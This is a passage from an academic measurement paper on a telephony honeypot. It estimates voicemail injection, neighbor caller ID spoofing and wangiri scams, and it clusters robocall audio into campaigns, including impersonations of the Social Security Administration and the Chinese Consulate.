Finding 9: *We estimate that 2.91% of all calls made to our honeypot were suspected voicemail injection attacks.* Most adversaries need to tune their campaigns through manual delay measurement and determine the ideal time difference between successive calls for executing voicemail spam. Such delay estimation vary depending on how a phone call is routed from the source to the destination. We performed test calls across multiple originating service providers to estimate the delay associated with call setup. By empirical estimation, we set a conservative window of 30 to 90 seconds as the time difference between successive calls to execute a successful voicemail injection. We identified 43,170 calls within this window which we believe are successful voicemail spam or voicemail injection attempts.

Our findings also indicate that voicemail spam is likely a significant problem. However, because our heuristics rely only on signaling information alone, it should be detectable by carriers. Though in magnitude similar, this would have the effect of eliminating an **entire class** of telephone fraud. While we have tried to design our heuristics to make it practical and usable, careful testing and validation with ground truth is essential before deployment in live networks.

4.5 Caller ID Spoofing

Finding 10: *We estimate that 6.12% of all unsolicited calls used neighbor spoofing techniques.* For calls where the calling number adheres to NANP, we compare the calling number with the called number to identify the length of the match. We compared the calling and the called numbers and found that 27.67 % (409,876) of all calls had identical area codes (NPA) between the calling and the called number. Further, 6.12% (90,648) calls had both, a matching area code and a matching

exchange code (NPA+NXX). Surprisingly, 0.05% (698) calls were made with the same calling number as the called number for that call. We also observed that for 0.07% (976) calls, the caller ID used by the calling side was one of the 66,606 phone numbers owned by us. We used *libphonenumber* [5] module and openly available information from *North American Numbering Plan Administrator's* [6] website to parse and validate the non-US and US phone numbers respectively. We highlight neighbor spoofing as one example of a particular robocalling strategy. As callers continue to evolve their tactics we can use similar techniques to identify other trends and patterns.

Regulatory changes made by the Federal Communications Commission (FCC) in November 2017 [19] authorized telecom operators to block calls which seem to originate from unassigned, unallocated or invalid phone numbers. It also allowed providers to maintain a Do Not Originate list and block calls which seem to originate from a number on this list. These changes did not address scenarios where legitimate numbers were used to spoof the caller ID or when caller ID was not spoofed at all. The FCC acknowledged these limitations and allowed more flexibility to block calls by empowering the providers through its more recent regulatory changes in June 2019 [20].

Finding 11: *We found that only 3.2% (47,910 calls) of all the unsolicited calls made to our honeypot could have been outright blocked by providers.* We observed that only 5.97% (8,633) of all unique calling numbers seen in our honeypot met the criteria of call blocking. These percentages are a lower bound on the effectiveness of provider based call blocking, mainly because we cannot measure or collect information about calls which were blocked by the upstream providers.

As described in Section 3.3, calling parties can mask their identity by dialing with specific prefixes, like *67. In our honeypot, we collected SIP logs from which we extracted the caller ID information of unsolicited calls attempting to dial with a prefix, and in-turn mask their original caller ID.

Finding 12: *Out of 72,197 unsolicited calls which attempted to mask their caller ID by dialing with *67 as a prefix, 79.16% (57,151) were successful.* A small fraction (20.85%) of these unsolicited callers leaked their actual caller ID through the "P-Asserted Identity" SIP header, but most calls that dialed a call using the *67 prefix successfully masked their caller ID. This observation is an example of how unsolicited callers can use existing features in the phone network to evade detection.

As described in Section 2.1, CNAM is a feature through which a set of 15 characters can be sent to the called party. When CNAM information is available, it represents the name of the owner of the calling phone number.

Finding 13: *A large number of callers used a small pool of caller names (CNAM) when making unsolicited phone calls.* From the data collected in our honeypot, we observed that there were 811,262 unique calling entities who had made an unsolicited call. Each calling entity is uniquely identified by a combination of calling party's phone number and the Caller ID Name (CNAM). Of these 811,262 (100%) calling entities, we observed that there were 801,466 (98.79%) unique phone numbers (caller IDs) and 239,210 (29.49%) unique CNAMs, which indicates rampant reuse of CNAMs.

[5] https://github.com/daviddrysdale/python-phonenumbers

[6] https://nationalnanpa.com/number_resource_info/index.html

4.6 Wangiri Scam Estimation

We studied wangiri scam attempts on 2,949 inbound lines (RL2) which were configured to ring for 10 seconds and answered any unsolicited call. We defined a heuristic and empirically estimate the scale of wangiri scams. Since all our inbound lines were located in the United States, the ringing tone cadence as per ITU specifications [21] was 2 seconds ring and 4 seconds silence. A single ring lasted for a duration of 6 seconds.

In order to compute the estimate of wangiri scam calls in our honeypot, we identified any calls that were disconnected before being answered. Next, we computed the fraction of these calls which disconnected from the calling side before the beginning of the second ring — all the calls that disconnected at or before 6 seconds after the call setup. Since a successful wangiri scam involves an International or a premium rate number as the caller ID, we also analyzed the caller ID for all calls disconnected on or before 6 seconds from the call attempt.

Finding 14: *We found no concrete evidence of wangiri scams* We found that there were 3,213 calls among all the calls which were prematurely disconnected within 6 seconds. We analyzed the caller ID for calls that were disconnected before answering and observed that there were 29 unique instances of numbers not matching the standard NANP format and were likely a premium rate number used for Wangiri scams. There were 4 invalid caller IDs (e.g. "Restricted, *86") and 2,296 numbers matched the NANP format. Since we found that the caller IDs for these calls did not match well-known wangiri NPA — 900, 976 or other Caribbean countries, we report that there were no instances of wangiri scams observed in our honeypot.

4.7 Call Audio Characteristics

Among all the data collected in our honeypot, call audio is crucial in understanding the intent of the call. As explained in Section 3.3, we record and store call audio from unsolicited calls on a subset of our lines. Now, we discuss the characteristics of call audio collected in our honeypot.

Some robocalls have a pre-recorded message while other calls have large sections of audio that are silent. In situations where an actual person dialed one of our inbound lines, it is typical for the user to wait for a response from our side to continue the conversation and hang up after some time. To categorize such calls, we calculate the duration of call

recording which has audio and the duration for which there is silence. These two values help us identify the calls which have a large fraction of audio, which are clear indications of a robocall.

To measure the amount of audio in a call recording, we use py-webrtcvad, [7], a Python interface for WebRTC VAD project. [8] By performing this pre-processing step, we identify and measure the position and duration of non-speech signals. Using these measurements, we compute the total audio duration, the total silence duration and percentage of audio for every call recording. We empirically select two thresholds to determine the calls which have significant amount of audio in the recording — calls should have at least 5 seconds of pure audio and at least 10 % of the entire call should be pure audio. We prune the calls which do not meet these two thresholds before we perform campaign identification using call audio.

5 Campaign Identification

In this section, we describe common traits of robocalling and spam calling operations and how we exploit this similarity to develop a clustering algorithm to identify campaigns. We note that number rotation eliminates the possibility of using the calling number to group similar calls.

While number rotation is simple and inexpensive, using significantly different audio prompts for each call is computationally and economically expensive for the caller. Our key insight is that a specific operation will use the same audio to make unsolicited calls, and similarity allows us to group calls with similar audio to identify a group of calls as a *campaign*.

In order to group similar calls, we use raw audio signals present in the call recording to generate audio fingerprints and use these fingerprints to cluster similar audio files. While other researchers [16, 22, 23] have applied Natural Language Processing (NLP) and Machine Learning techniques to audio transcripts in order to analyze calls and cluster them, such techniques involve error and loss of information during transcription. Our audio fingerprinting based clustering approach is versatile and has numerous advantages as described below.

First, our approach is language and speaker agnostic, allowing us to process calls in any language without any modification to our pipeline. Second, our clustering approach is capable of matching audio files which are not identical, but have significant portions of audio that *are* identical. This is important in our case because many campaigns use text-to-speech systems to dynamically insert the name of the called party as part of the robocall. For example, a sample audio snippet could be *"Hello* ***<name>****, this is a call from the Social Security Administration."* Third, our specific technique is resistant to noise, compression, and packet loss.

[7] https://github.com/wiseman/py-webrtcvad
[8] https://webrtc.org/




Figure 3: Robocalling Campaign Identification Process through a Five Stage Audio Clustering Pipeline

It is important to keep in mind that what we are characterizing as campaigns is audio, not operators. Multiple operators may collude and use the same audio files as one campaign. Likewise, a single operator might use many different audio files, each a different campaign.

5.1 Fingerprinting and Clustering

The architecture of our multi-stage audio clustering pipeline is shown in Figure 3. First, the recorded phone calls go through the audio preprocessing stage which computes the amount of audio in each call recording, as explained in Section 4.7. In stage two, the cleanup stage, we discard any audio files with less than or equal to 5 seconds of audio or less than or equal to 10% of audio, since we are unable to group silent audio into particular campaigns. These two threshold values were empirically determined based on how long it took the authors to convey a single meaningful sentence.

Thirdly, the fingerprint preprocessing stage takes each audio sample as the input, generates the fingerprint of the audio file and stores it in the fingerprint database. In the context of this paper, a *fingerprint* [24, 25] refers to a compact representation of a file such that, with high probability, the fingerprints of two similar files are similar (but not necessarily equal), and the fingerprints of two non-similar files are different. Such fingerprinting techniques are applied to audio files [26] to index songs and perform real-time audio search (e.g., Shazaam [27]). We use audio fingerprinting techniques to identify similar call recordings and cluster them together to identify robocalling campaigns.

We use `echoprint` [28], an open source framework for audio fingerprinting and matching. We choose `echoprint` instead of other audio fingerprinting frameworks since it uses a robust fingerprinting primitive that is well suited for phone call recordings. Since we do not claim the design of `echoprint` as a contribution, we discuss its design and operation in detail in Appendix A. We use raw audio for all the above computation. Using a lossless Waveform Audio File Format (WAV) to store call audio instead of a lossy compressed format like MP3 reduces the probability of error [28] in `echoprint`. Using WAV files and discarding silent audio

calls, as done in stage 2, significantly improves the performance of `echoprint`.

Fourthly, the fingerprints of the filtered audio files go through the matching stage. We query the echoprint database for each new audio fingerprint to check if there is a similar audio file already in the database. If there are no matches, then we add the current audio fingerprint to the database. If we find a match, then we add an edge between the two audio files, where each node represents an audio fingerprint. These nodes and edges are a part of an undirected graph G.

After processing all the audio fingerprints, the undirected graph G has nodes with edges that connect similar audio files. The final stage identifies the connected components of G, where each connected component is a robocalling campaign.

5.2 Clustering Evaluation

It is important to evaluate our clustering methodology. However, precision in this context is not clearly defined. To evaluate precision, we define and compute two custom metrics — cluster perfection and intra-cluster precision — to measure the effectiveness of our audio-based clustering methodology. Cluster perfection is defined as the ratio of the number of clusters without misplaced calls to total number of clusters analyzed. Intra-cluster precision is defined as the mean of the ratio of number of correctly placed calls in the cluster to the total number of calls in the cluster. We note that computing recall is impossible given no ground truth on the total count of campaigns in our data.

We use the Industry Robocall Blocking Dataset to evaluate our methodology, since we already have good quality transcript for these calls, as explained in Section 3.5 We thus used the transcripts to assist in labeling correct clustering assignment. We randomly select 20,000 audio samples from the Industry Robocall Blocking Dataset and apply our clustering pipeline. We identified 1,188 clusters and clustered a total of 8,290 audio samples. Out of all these clusters, we selected 30 random clusters and manually listened to a total of 160 audio samples to compute Cluster Perfection and Intra-cluster Precision. We found that there were 2 clusters among the 30 clusters with at least one misplaced call in each of them, resulting in an overall Cluster Perfection rate of 93.33%. The overall Intra-cluster Precision for these 30 clusters was 96.66%.

5.3 Campaign Characterization

In this subsection, we characterize campaigns identified using our clustering mechanism. We apply the campaign identification methodology described above to our data set of call recordings collected from our honeypot and identify robocalling campaigns operating in the real world. We define and compute metrics which help us characterize the robocalling campaigns systematically.

Finding 15: *91,796 (62.75%) call recordings did not have sufficient amount of audio to be considering for clustering.* We found that 61,528 (42.05%) call recordings had less than 1% audio in the entire duration of the call. Furthermore, 70,916 (48.47%) calls had a total duration of less than one second. A possible explanations for a large fraction of silent calls could be that the campaigns are interested in identifying the phone numbers which are active and are capable of answering a phone call. Another reason could be that the campaigns use voice activity detection features that triggers the payback of a recorded message once the calling side is confident that the call has been answered by an actual person. Since we used a simple greeting while answering a phone call and remain silent post the greeting message, such call answering behavior may not be categorized as a live human in sophisticated outbound calling campaign systems.

It is practically infeasible to convey meaningful information in such short duration and by using a small fraction of speech throughout the call. Also, it is unlikely for an active caller who may have mis-dialed the called number, to disconnected within a fraction of a second after we answer the call. At the outset, such a large number of call audio recordings not containing substantial amount of audio may seem surprising. This high rate may be explained by hit list generation.

Additionally, we observed that few calls (0.01 %) among all the recorded calls were disconnected by our honeypot, which was configured to terminate the call after 60 seconds. The rest were disconnected by the calling side. This observation indicates that a 60 second recording duration is sufficient to record significant portions of unsolicited phone calls.

After filtering out the calls which lack substantial audio to be clustered into a campaign, we performed clustering to identify similar audio as described before in Figure 3.

Finding 16: *We found that out of 54,504 call recordings with substantial audio content, 34,150 (62.65%) call recordings were identified to be a part of one of the many campaigns.* Of all the calls we processed, we observed that 62.65% were grouped into one of the campaigns. Such high percentage of calls being grouped into clusters indicate that our clustering approach is capable of identifying campaigns and is successful in grouping similar calls into clusters. By analyzing complete campaigns we give providers the tools to choose which operations to target and help them find their weakest points. For example by doing traceback only on the calls in a campaign that are originated by peers.

Finding 17: *We discovered 2,687 unique robocalling campaigns operating in the wild.* The largest campaign cluster had 6,055 unique call recording with an average call duration of 47.71 seconds. The calls in this top campaign had an average of 84.88% audio content, which signifies that the campaign was indeed playing a dense recorded message. Furthermore, the average cluster size of the top five campaigns was 2,372.2,




Figure 4: This campaign size histogram indicates we received only a few calls from most campaigns. We received fewer than 27 calls from 95% of campaigns. The largest campaign had 6,055 calls.




Figure 5: Top 10 Robocalling Campaigns with Radius of the Circle indicating the Relative Campaign Size

which reaffirms our key insight — campaigns that operate at scale reuse the same audio prompts or use audio prompts with slight modifications.

Finding 18: *We observed that on an average, a campaign has 12.70 calls.* As shown in Figure 4, we can infer that among all the 2,687 campaigns, a large fraction of campaigns were relatively small in size and a few campaigns have significantly large size.

5.4 Campaign Metrics

To systematically evaluate various operational characteristics of the campaigns, we define and calculate metrics to measure the behavior of robocalling campaigns.

Campaign Size: Number of calls in each campaign, where a campaign is represented by a cluster of audio recordings.

Source Distribution: Ratio of the count of unique caller ID used by the campaign to the campaign size. A 100% source distribution indicates that the campaign used a different caller ID for every call. This metric quantifies the rate at which campaigns spoof caller ID or rotate between calling numbers.

Spread: Ratio of the count of unique destination numbers to the campaign size. A 100% Spread indicates that every call from this campaign was to a different inbound line. This metric helps us understand if a campaign is targeting a specific set of inbound lines or tends to distribute calls across a wide range of called numbers.

Toll-Free Number Usage: A count of unique toll-free numbers used as the caller ID.

NPA-NXX Matching Percentage: Calls which had identical NPA and NXX for calling and called numbers. This is a measurement of neighbor spoofing.

After we defined various metrics, we compute them for each of the 2,687 campaigns. Now, we interpret the metrics to understand how these campaigns differ from each other.

Finding 19: *Robocalling campaigns had an average source distribution of 84.17%, which indicates that most campaigns use a large pool of numbers as caller ID.* We observed that the largest robocalling campaign with a campaign size of 6,055 had a Source Distribution of 99.93%. The top 10 campaigns had an average source distribution of 95.50%. Such high source distribution rate indicates that the campaigns are likely spoofing the caller ID. If the campaign is not spoofing caller IDs, then the campaign might own a large pool of phone numbers using which it generates unsolicited phone calls. The findings from the source distribution indicate that well-known call blocking techniques that use allowlists or denylists will not effectively detect or block calls from many campaigns. In future work we hope to analyze the distribution and relative usage of lines by campaigns, and in so doing potentially examine patterns that could be used to predict and block robocalls based on their line rotation strategies.

Finding 20: *Robocalling campaigns had an average spread of 78.30% with a few top campaigns targeting specific inbound lines.* We observed that the top campaign had a spread of 19.60%, which indicates that there were multiple calls from the same campaign to a set of inbound line. Such behavior could also indicate that the campaign is using a list of phone number to target their calls. It could also indicate that they selectively target the inbound lines which answer the previous calls made by the campaign. If so, the number of campaigns using this technique must be small in order to be consistent with finding 9. An average spread of 78.30% indicates that most campaigns target a wide range of phone numbers. In future work we hope to analyze the distribution and relative usage of lines by campaigns, and in so doing potentially examine patterns that could be used to predict and block robocalls




Figure 6: Many of our case study scam campaigns operate over long periods

based on their line rotation habits.

Finding 21: *We find that 2.86% (77) campaigns used neighbor spoofing by matching the NPA-NXX of the calling number to the called number.* Of all the campaigns that did employ NPA-NXX based neighbor spoofing, we found that on an average 48.5 % of calls made by these campaigns used neighbor spoofing. There were 14 (0.52%) campaigns with 100% neighbor spoofing rate, indicating that they matched the NPA-NXX for every call. These results indicate that operators regularly evolve spoofing strategies within a single campaign. This finding describes the neighbor spoofing behavior observed among recorded phone calls which belong to a specific campaign, whereas Finding 10 describes an aggregate view of neighbor spoofing among all calls made to our honeypot.

5.5 Case Studies

To get an overview about the contents of a cluster, we randomly selected 3 calls from the top 40 clusters and listened to them. This allowed us to label the top clusters as seen in Figure 5 and also helped us to selectively delve into campaigns with unique characteristics. We discovered that of the different telemarketing campaigns, many of them use potentially misleading tactics to encourage victims to engage.

Finding 22: *We uncovered two fraudulent robocalling campaigns which impersonated the Social Security Administration (SSA) office, a United States agency.* Our honeypot discovered two separate large scale fraudulent campaigns which clearly violates multiple federal and state laws. Both these campaigns used different audio recordings. The first SSA Campaign (SSA Campaign #1) was the 10th largest campaign in our honeypot with a campaign size of 396. This campaign extensively used 224 unique toll-free numbers as the caller ID to generate unsolicited calls. We observed that this first SSA Campaign operated throughout the duration of our study – April 2019 to February 2020. The second SSA Campaign (SSA Campaign #2) had a campaign size of 75 and operated from August 2019 to November 2019.

We observe that, IRS impersonation (anecdotally one of the most common scams) has given way to different tactics focused on immigration and social security. We suspect that these changes have arisen because taxes are seen as a seasonal issue where other issues are relevant year-round.

Finding 23: *We observed that SSA campaigns prefer to use toll-free numbers as the caller ID and are highly targeted to specific users.* We found that the SSA Campaign #1 used 224 unique toll-free numbers with a source distribution of 89.39%, which indicates that only a few calls reused a caller ID. This campaign had a spread of 46.21%. The SSA Campaign #2 also extensively used a pool of 25 unique toll-free numbers. This campaign has an overall source distribution of 100% and a spread of 29.33%. Such low spread indicates that both the campaigns were selective in targeting specific inbound lines, and therefore called the same inbound lines multiple times. SSA Campaigns are known to target specific segments of population who are more vulnerable than the rest [29].

Finding 24: *We uncovered two large scale robocalling campaigns that selectively target the Mandarin speaking Chinese population in North America.* Our campaign identification mechanism uncovered two unique robocalling campaigns that operated in Mandarin and in turn was targeted towards Chinese population in the United States. Each campaign had a campaign size of 62 and 51. Both the campaigns impersonated the Chinese Consulate. The first campaign threatened the callers that there was an important document which had expired, and it needed immediate attention of the caller to press a specific digit. The second campaign mentioned that the caller had an urgent message which was time sensitive.

6 Discussion

The future of robocall mitigation: Current robocall mitigation techniques use caller ID and other heuristics to identify suspected robocalls. Using call traceback [30, 31] to investigate even a fraction of such suspicious calls is time consuming and does not scale well for the provider. Instead, providers can operate their own honeypots and use the campaign identification technique demonstrated in our paper. Providers can systematically identify fraudulent and abusive robocalling campaigns and surgically target the source of such operations. By prioritizing the takedown of specific campaigns, providers can better protect their subscribers.

Will new initiatives and regulations reduce unsolicited calls?: To improve enforcement against unsolicited calls, the United Stated passed the TRACED Act [32] into law on December 31st, 2019. Among other things, this act mandates the deployment of STIR/SHAKEN within a certain period and increases penalties for illegal calls. Unfortunately, by the time the regulatory agencies impose penalties on robocalling operations [33], the perpetrators have already generated billions of robocalls. We do not yet know if STIR/SHAKEN will be effective in addressing the problem of unsolicited phone calls, especially because calls that transit any TDM network will be unauthenticated. During our study, no providers were passing STIR/SHAKEN authentications to our provider. Therefore,

our data does not yet indicate if this mechanism will be effective or not.

Recommendation to the public: As explained in Section 4.3, we found no statistically significant effect of answering phone calls on the average number of unsolicited phone calls received. Despite this finding, we suggest the general public should still use caution in answering unsolicited calls.

Limitations: Like all measurement studies, our work does have some limitations. First, because we do not do any seeding of our numbers, our results may be biased towards campaigns that dial at random. However, the low spread values of our top campaigns indicate that some of our campaigns indeed specifically targeted our lines. Second, our estimates of voicemail spam, wangiri, and neighbor spoofing are based on heuristics, and may be subject to false positives. In particular, our neighbor spoofing estimates assume that callers are not purchasing lines to match the caller, and, given the difficulty of such an operation, we believe this is unlikely. Moreover, in general our methods cannot distinguish between "legitimate" line rotation and spoofing. Finally, because we do not analyze the content of our campaigns, we do not estimate how many of our unsolicited calls fall into the "good" category (e.g., public service announcements) and leave them for future work.

7 Related Work

Adversaries continue to thrive [34] in the era of modern telephone networks. Even though researchers [35] have been trying to make telephone networks more secure, end users are constantly bombarded with spam calls [3, 36] and robocalls. Some of the previously proposed techniques to combat spam and fraud [37] in telephone networks employ graph analysis [38–40], use decoys [41], apply machine learning [22, 42–45] and clustering techniques [46, 47]. Other researchers associate a custom metric for the calling number, like a trust value [48] or a reputation score [49] to detect malicious callers.

The absence of end-to-end mutual authentication in phone networks makes caller ID spoofing trivial. Tu et al. [50] demonstrated that spoofed caller ID is a key factor in tricking victims into revealing their private information, like their Social Security Number. Caller ID spoofing also allows the adversaries to operate without the fear of being tracked. To address this issue, researchers have proposed in-band authentication techniques [51], pre-call authentication [52], improving core SS7 protocol standards [53–55], developed mobile applications [56, 57],initiating a call [58] to the calling party during the ringing state, using a trusted third party [59] and coupling SMS with call timing [60] to detect caller ID spoofing. The IETF's STIR working group [12] has recently proposed the SHAKEN [61] framework which uses PASSporTs [62] and certificates [63] to authenticate caller ID [64] in SIP networks. But, these standards do not address the challenges in large segments of non-SIP, TDM and analog circuits which are still operational. By building on top of the Public Key Infrastructure (PKI) ideology, SHAKEN/STIR [65, 66] standards inherit the risks of PKI [67] system designs.

Due to the inherent closed architecture of telephone networks, it is extremely challenging to collect real-world data about how adversaries operate in the wild. Lack of data further prevents us from applying spam detection and mitigation techniques popular in email [68] and SMS [69–75] ecosystems to telephone networks. To collect data and gain insights about how adversaries operate, researchers have scraped websites for audio transcripts [76, 77], used online text-to-speech services to mimic robocallers [78] and generated calls in a lab-controlled environment [42, 79]. We believe that such strategies are inadequate in representing a constantly evolving real-world adversary. Also, user reported details could be biased, inaccurate and under-represented. Numerous researchers [3, 36, 68] have emphasized the need for collecting and analyzing data from actual phone networks, which can inturn help in the development of robust mitigation techniques. Techniques presented by Balasubramaniyan et al. [80] can be useful to study the network path of a phone call as part of our future work. Actively engaging with the caller [13, 50, 77] has been an effective approach to gain deeper insights about the adversary's operational characteristics.

Honeypots [81] have served as a mechanism to collect data about adversaries. Honeypots have been used to study worms [82], email spam campaigns [83], SMS spam [71], social media campaigns [14, 84, 85], telephone networks [6, 86] and much more. Previously developed telephony honeypots have certain limitations and inherent assumptions. Gupta et al. [6] and Li et al. [43] do not collect and process call audio, while Balduzzi et al. [16] restrict themselves to specific geographic regions or languages, and Sahin and Francillon [17] use a small number of clean numbers. Previous work [6, 16, 22, 23, 43] either used transcripts to identify clusters of calls or did not account for caller ID spoofing, which is prevalent in an adversarial telephone network settings. Our data collection and campaign identification techniques extend far beyond each of them. The techniques proposed and used in this paper are agnostic to caller ID spoofing and language of the robocall. None of the prior work collect and analyze the call meta-data, call audio content and signaling information as a whole.

8 Conclusion

Robocalls and other forms of unsolicited phone calls have plagued the telephone network. Such calls are a long-standing problem to all people who use a phone. Despite anecdotal evidence of the prevalence of such calls, accurate information on the frequency of these calls is largely unknown. Through a data-driven study, we provide details about the scale at which unsolicited calling campaigns operate in the North American phone network. By experimentation and statistical validation, we find no evidence that answering unsolicited calls increases

the number of such calls received. We develop mechanisms to characterize voicemail spam, wangiri scam and different forms of caller ID spoofing techniques. We develop, evaluate and apply a robust campaign identification technique using call audio, and uncover 2,687 unique robocalling campaign in the wild. Based on our observation, we discuss the state of existing detection and mitigation techniques and call for more data driven studies of the phone network.

Acknowledgments

The authors would like to thank Bandwidth Inc. and Tom Soroka, Dir. Fraud Mitigation at Bandwidth Inc. for their support and for providing VoIP service and phone numbers for the honeypot. We thank Aaron Foss and Nomorobo for providing call recordings and transcripts. We would like to thank Dr. William Enck and Bihan Zhang. We also thank our anonymous reviewers for their helpful comments. This material is based upon work supported by the National Science Foundation under grant number CNS-1849994. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation.

References

[1] J. Davidson. Here's How Many Internet Users There Are. *Time*, May 2015.

[2] Y. Wang. More People Have Cell Phones Than Toilets, U.N. Study Shows. *Time*, 2013.

[3] H. Tu, A. Doupé, Z. Zhao, and G. Ahn. SoK: Everyone Hates Robocalls: A Survey of Techniques Against Telephone Spam. In *IEEE Symposium on Security and Privacy*, 2016.

[4] S. Poonam and S. Bansal. Scare and sell: Here's how an Indian call centre cheated foreign computer owners. *Hindustan Times*, May 2017.

[5] K. P. Erb. Dozens Arrested In IRS Phone Scam Call Center Raids. *Forbes*, October 2016.

[6] P. Gupta, B. Srinivasan, V. Balasubramaniyan, and M. Ahamad. Phoneypot: Data-driven Understanding of Telephony Threats. In *22nd Annual Network and Distributed System Security Symposium*, 2015.

[7] C. Valli and M. A. Lawati. Developing VoIP Router Honeypots. In *Security and Management*, 2010.

[8] M. Nassar, R. State, and O. Festor. VoIP Honeypot Architecture. In *Integrated Network Mgmt.* IEEE, 2007.

[9] R. do Carmo, M. Nassar, and O. Festor. Artemisa:An open-source honeypot back-end to support security in VoIP domains. In *IEEE Integrated Network Mgmt.*, 2011.

[10] A. Costin, J. Isacenkova, M. Balduzzi, A. Francillon, and D. Balzarotti. The role of phone numbers in understanding cyber-crime schemes. 2013.

[11] FCC Enforcement Bureau. Abramovich Citation and Order, June 2017.

[12] IETF. *Secure Telephone Identity Revisited (STIR)*, 2019.

[13] N. Miramirkhani, O. Starov, and N. Nikiforakis. Dial One for Scam: A Large-Scale Analysis of Technical Support Scams. July 2016.

[14] S. Gupta, G. S. Bhatia, S. Suri, D. Kuchhal, P. Gupta, M. Ahamad, M. Gupta, and P. Kumaraguru. Angel or Demon? Characterizing Variations Across Twitter Timeline of Technical Support Campaigners. *The Journal of Web Science*, 2019.

[15] T. B. Mobarak and A. Han. Method and apparatus for forcing a call to a carrier provided voice mail facility, December 10 2013. US Patent 8,605,869.

[16] M. Balduzzi, P. Gupta, L. Gu, D. Gao, and M. Ahamad. MobiPot: Understanding Mobile Telephony Threats with Honeycards. In *Proceedings of ACM on Asia Conference on Computer and Communications Security*, 2016.

[17] M. Sahin and A. Francillon. On the Effectiveness of the National Do-Not-Call Registries. In *Workshop on Technology and Consumer Protection*, May 2018.

[18] J. Rosenberg, H. Schulzrinne, G. Camarillo, A. Johnston, J. Peterson, R. Sparks, M. Handley, and E. Schooler. SIP: Session Initiation Protocol. RFC 3261, June 2002.

[19] FCC Adopts Rules to Help Block Illegal Robocalls. https://www.fcc.gov/document/fcc-adopts-rules-help-block-illegal-robocalls-0.

[20] FCC Affirms Robocall Blocking By Default to Protect Consumers. https://www.fcc.gov/document/fcc-affirms-robocall-blocking-default-protect-consumers-0.

[21] ITU. Various Tones Used in National Networks. https://www.itu.int/ITU-T/inr/forms/files/tones-0203.pdf.

[22] A. Marzuoli, H. A. Kingravi, D. Dewey, and R. Pienta. Uncovering the Landscape of Fraud and Spam in the Telephony Channel. In *15th IEEE International Conference on Machine Learning and Applications*, Dec 2016.

[23] S. Pandit, R. Perdisci, M. Ahamad, and P. Gupta. Towards Measuring the Effectiveness of Telephony Blacklists. Annual Network and Distributed System Security Symposium, NDSS, 2018.

[24] U. Manber. Finding Similar Files in a Large File System. In *Proceedings of USENIX Technical Conference*, '94.

[25] S. Schleimer, D. S Wilkerson, and A. Aiken. Winnowing: Local Algorithms for Document Fingerprinting.

[26] C. Brinkman, M. Fragkiadakis, and X. Bos. Online music recognition: the Echoprint system.

[27] A. Wang. An Industrial Strength Audio Search Algorithm.

[28] D. P. W. Ellis, B. Whitman, and A. Porter. ECHOPRINT - An Open Music Identification Service. In *Proceedings of the 12th International Society for Music Information Retrieval Conference*, 2011.

[29] M. Bidgoli and J. Grossklags. "Hello. This is the IRS calling.": A case study on scams, extortion, impersonation, and phone spoofing. In *2017 APWG Symposium on Electronic Crime Research*, 2017.

[30] D. Frankel. Senate Hearing on Combating Robocall Fraud. https://www.aging.senate.gov/imo/media/doc/SCA_Frankel_7_17_19.pdf, 2019.

[31] USTELECOM Industry Traceback Group Report 2019. https://www.ustelecom.org/wp-content/uploads/2020/01/USTelecom_ITG_2019_Progress_Report.pdf.

[32] FCC. TRACED ACT or FS.151 - Pallone-Thune Telephone Robocall Abuse Criminal Enforcement and Deterrence Act. https://www.congress.gov/bill/116th-congress/senate-bill/151.

[33] FCC Proposes Record $225 Million Fine for 1 Billion Spoofed Robocalls. https://www.fcc.gov/document/fcc-proposes-record-225-million-fine-1-billion-spoofed-robocalls.

[34] M. A. Ali, M. Ajmal Azad, M. P. Centeno, F. Hao, and A. van Moorsel. Consumer-facing technology fraud: Economics, attack methods and potential solutions. *Future Generation Computer Systems*, 2019.

[35] A. D. Keromytis. A Comprehensive Survey of Voice over IP Security Research. *IEEE Communications Surveys Tutorials*, 2012.

[36] M. Sahin, A. Francillon, P. Gupta, and M. Ahamad. SoK: Fraud in Telephony Networks. In *2017 IEEE European Symposium on Security and Privacy*, April 2017.

[37] M. Sahin and A. Francillon. Over-The-Top Bypass: Study of a Recent Telephony Fraud. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

